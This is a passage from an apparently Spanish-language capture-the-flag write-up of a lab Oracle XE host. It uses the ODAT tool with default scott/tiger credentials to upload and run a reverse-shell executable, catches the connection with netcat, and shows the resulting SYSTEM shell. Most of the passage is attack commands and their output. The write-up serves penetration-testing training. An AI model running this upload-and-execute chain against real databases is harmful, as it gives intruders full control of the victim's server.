
- `python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile /Windows/Temp shell.exe shell.exe --sysdba`



```
└─$ python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile /Windows/Temp shell.exe shell.exe --sysdba

[1] (10.10.10.82:1521): Put the shell.exe local file in the /Windows/Temp folder like shell.exe on the 10.10.10.82 server
[+] The shell.exe file was created on the /Windows/Temp directory on the 10.10.10.82 server like the shell.exe file
```


Ejecutamos el archivo que hemos subido para recibir la conexion con netcat:

`python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --exec /Windows/Temp shell.exe --sysdba`




```
└─$ python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --exec /Windows/Temp shell.exe --sysdba

[1] (10.10.10.82:1521): Execute the shell.exe command stored in the /Windows/Temp path
```

Recibimos la conexion:



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.82] 49163
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>
```

Y somos "nt authority system":



```
C:\oraclexe\app\oracle\product\11.2.0\server\database>whoami
whoami
nt authority\system
```